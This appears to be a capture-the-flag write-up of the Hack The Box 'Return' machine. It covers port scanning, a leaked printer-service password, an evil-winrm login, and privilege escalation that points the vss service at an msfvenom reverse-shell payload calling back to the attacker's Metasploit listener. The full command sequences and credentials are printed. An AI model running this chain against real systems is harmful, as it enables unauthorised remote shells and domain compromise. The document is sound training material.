Return Hack the Box writeup.

Recon:

```
Discovered open port 139/tcp on 10.10.11.108
Discovered open port 53/tcp on 10.10.11.108
Discovered open port 445/tcp on 10.10.11.108
Discovered open port 80/tcp on 10.10.11.108
Discovered open port 135/tcp on 10.10.11.108
Discovered open port 3269/tcp on 10.10.11.108
Discovered open port 593/tcp on 10.10.11.108
Discovered open port 636/tcp on 10.10.11.108
Discovered open port 3268/tcp on 10.10.11.108
Discovered open port 389/tcp on 10.10.11.108
Discovered open port 88/tcp on 10.10.11.108
Discovered open port 464/tcp on 10.10.11.108
```

```
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-22
 17:57:43Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: re
turn.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: re
turn.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

So there are many things to test out,

This is, without a doubt, a windows pc thanks to port 80. I can start by testing anonymous logins with 135 and smb 445. I can also test for LDAP on 389 searches. There's also 593 open to run RPC over HTTP—a lot of stuff to try out.

First go to smb:

```
┌─[us-vip-1]─[10.10.14.45]─[aaronashley34@htb-b2fnaylhev]─[~]
└──╼ [★]$ smbclient -L \\\\$target\\
Password for [WORKGROUP\aaronashley34]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.108 failed (Error NT_STATUS_RESOURCE_NAME_NOT
_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Allowed anonymous login, but no dice for finding anything. The next step is to try the Riddler brute.

```
[*] Copying default configuration file
SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019
 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:Fals
e)
SMB         10.10.11.108    445    PRINTER          [+] return.local\:
SMB         10.10.11.108    445    PRINTER          [-] Error connecting: LSAD S
essionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process
 has requested access to an object but has not been granted those access rights.
```


```
┌─[us-vip-1]─[10.10.14.45]─[aaronashley34@htb-b2fnaylhev]─[~]
└──╼ [★]$ netexec smb $target -u '' -p '' --shares
SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019
 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:Fals
e)
SMB         10.10.11.108    445    PRINTER          [+] return.local\:
SMB         10.10.11.108    445    PRINTER          [-] Error enumerating shares
: STATUS_ACCESS_DENIED
```

I was able to get the server, but nothing really there, will check the password policy next to check double:


```
┌─[us-vip-1]─[10.10.14.45]─[aaronashley34@htb-b2fnaylhev]─[~]
└──╼ [★]$ netexec smb $target --pass-pol
SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019
 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:Fals
e)
```

Not much there, but can check RPC, next port to try, and also look into the website.

Website on port 80:



One thing that comes to mind is the print nightmare, but I'll save it for later.




Got my first user, svc-printer. Saved in settings and on port 389, testing LDAP before RCP.

Check source page:

```
<tr>
  <td>Username</td>
  <td><input type="text" value="svc-printer"/></td>
</tr>
<tr>
  <td>Password</td>
  <td><input type="text" value="*******"/></td>
</tr>
```

Super close, so I need to check on Burp Suite and set up a listener to see if I can view that website.

Set up a listener for the user password:



User: svc-printer

Password: 1edFg43012!!

```
┌─[us-vip-1]─[10.10.14.45]─[aaronashley34@htb-b2fnaylhev]─[~]
└──╼ [★]$ evil-winrm -i $target  -u 'svc-printer' -p '1edFg43012!!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_det
ection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
ers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Shell access!

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> ls


    Directory: C:\Users\svc-printer\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        8/22/2025  10:56 AM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-printer\Desktop> type user.txt
e8c6faa5ca15112ff819fbccfda9f8d9
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
```

First flag owned

PrivEsc:

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeLoadDriverPrivilege         Load and unload device drivers       Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 1:15:13 AM
Password expires             Never
Password changeable          5/27/2021 1:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/22/2025 12:09:32 PM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop>
```

The user is part of the server operators. I can make a reverse shell and gain access that way.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload /usr/share/windows-resource
s/binaries/nc.exe

Info: Uploading /home/aaronashley34//usr/share/windows-resources/binaries/nc.exe
 to C:\Users\svc-printer\Desktop\nc.exe

Error: Upload failed. Check filenames or paths: No such file or directory - No s
uch file or directory /home/aaronashley34/usr/share/windows-resources/binaries/n
c.exe
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload shellx86.exe

Info: Uploading /home/aaronashley34/shellx86.exe to C:\Users\svc-printer\Desktop
\shellx86.exe

Data: 98400 bytes of 98400 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binPath="C:\User
s\svc-printer\Desktop\shellx86.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe stop vss
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
```

```
Parrot Terminal
File  Edit  View  Search  Terminal  Tabs  Help
Parrot Terminal   Parrot Terminal   Parrot Terminal
┌──[us-vip-1]─[10.10.14.45]─[aaronashley34@htb-b2fnaylhev]─[~]
└─────► [★]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter
/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.14.45
lhost => 10.10.14.45
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 1337
lport => 1337
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.45:1337
[*] Sending stage (177734 bytes) to 10.10.11.108
[*] Meterpreter session 1 opened (10.10.14.45:1337 -> 10.10.11.108:54500) at 202
5-08-22 14:10:05 -0500

(Meterpreter 1)(C:\Windows\system32) >
```

The VSS server was able to

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
\shellx86.exe

Data: 98400 bytes of 98400 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binPath="C:\User
s\svc-printer\Desktop\shellx86.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe stop vss
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
```

```
Parrot Terminal
File  Edit  View  Search  Terminal  Tabs  Help
Parrot Terminal   Parrot Terminal   Parrot Terminal
 >
(Meterpreter 2)(C:\) > cd Users\
 >
(Meterpreter 2)(C:\Users) > shel
[*] 10.10.11.108 - Meterpreter session 2 closed.  Reason: Died

[-] Unknown command: sh. Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.45:1337
[*] Sending stage (177734 bytes) to 10.10.11.108
[*] Meterpreter session 3 opened (10.10.14.45:1337 -> 10.10.11.108:54528) at 202
5-08-22 14:22:38 -0500

(Meterpreter 3)(C:\Windows\system32) > shell
Process 2360 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
839e2cc9cab421fcb94ad44251962c8b

C:\Windows\system32>
```

Steps: created a Metasploit listener:

```
┌─[us-vip-1]─[10.10.14.45]─[aaronashley34@htb-b2fnaylhev]─[~]
└──╼ [★]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter
/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.14.45
lhost => 10.10.14.45
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 1337
lport => 1337
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.45:1337
[*] Sending stage (177734 bytes) to 10.10.11.108
[*] Meterpreter session 1 opened (10.10.14.45:1337 -> 10.10.11.108:54500) at 202
5-08-22 14:10:05 -0500

(Meterpreter 1)(C:\Windows\system32) >
[*] 10.10.11.108 - Meterpreter session 1 closed.  Reason: Died
ls
[-] Send timed out. Timeout currently 15 seconds, you can configure this with se
ssions --interact <id> --timeout <value>
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
```

Then made the shell:

```
Parrot Terminal
File  Edit  View  Search  Terminal  Tabs  Help
Parrot Terminal   Parrot Terminal   Parrot Terminal
┌─[us-vip-1]─[10.10.14.45]─[aaronashley34@htb-b2fnaylhev]─[~]
└──╼ [★]$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.45 LPORT=13
37 -f exe > shellx86.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌─[us-vip-1]─[10.10.14.45]─[aaronashley34@htb-b2fnaylhev]─[~]
└──╼ [★]$
```

Then set the binary path:

Evil-WinRM PS C:\Users\svc-printer\Desktop> sc.exe config vss binPath="C:\Users\svc-printer\Desktop\shellx86.exe"

[SC] ChangeServiceConfig SUCCESS

Start the service: sc.exe start vss

And it works. The lab was volatile, though. However, I was still able to get on the PC and get the flag.